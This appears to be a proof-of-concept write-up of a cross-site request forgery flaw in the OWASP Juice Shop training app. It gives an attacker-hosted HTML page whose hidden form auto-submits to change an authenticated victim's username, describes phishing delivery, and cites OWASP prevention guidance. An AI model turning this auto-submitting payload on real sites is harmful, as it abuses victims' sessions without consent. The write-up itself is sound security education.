
Proof of Concept

A malicious actor can create a webpage that includes the following HTML and JavaScript to exploit the vulnerability:

html file hosted on an attacker's server:

```
<html>
<body>
  <form action="http://10.70.7.135:3000/profile" method="POST">
    <input type="hidden" name="username" value="hacked" />
  </form>
  <script>
    document.forms[0].submit();
    history.pushState("", "", '/');
  </script>
</body>
</html>
```

View in web app before attack:



Attack Scenario:


The attacker hosts the above HTML page on a controlled domain or embeds it in a phishing email.

The victim, already authenticated to the Juice Shop application, visits the attacker's page or opens the email.

The JavaScript on the page automatically submits a form request to change the victim's username to "hacked".

Since the victim's browser is authenticated, the request is processed as legitimate, effectively changing the victim's username without their knowledge or consent.

View in web app after attack:



References

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html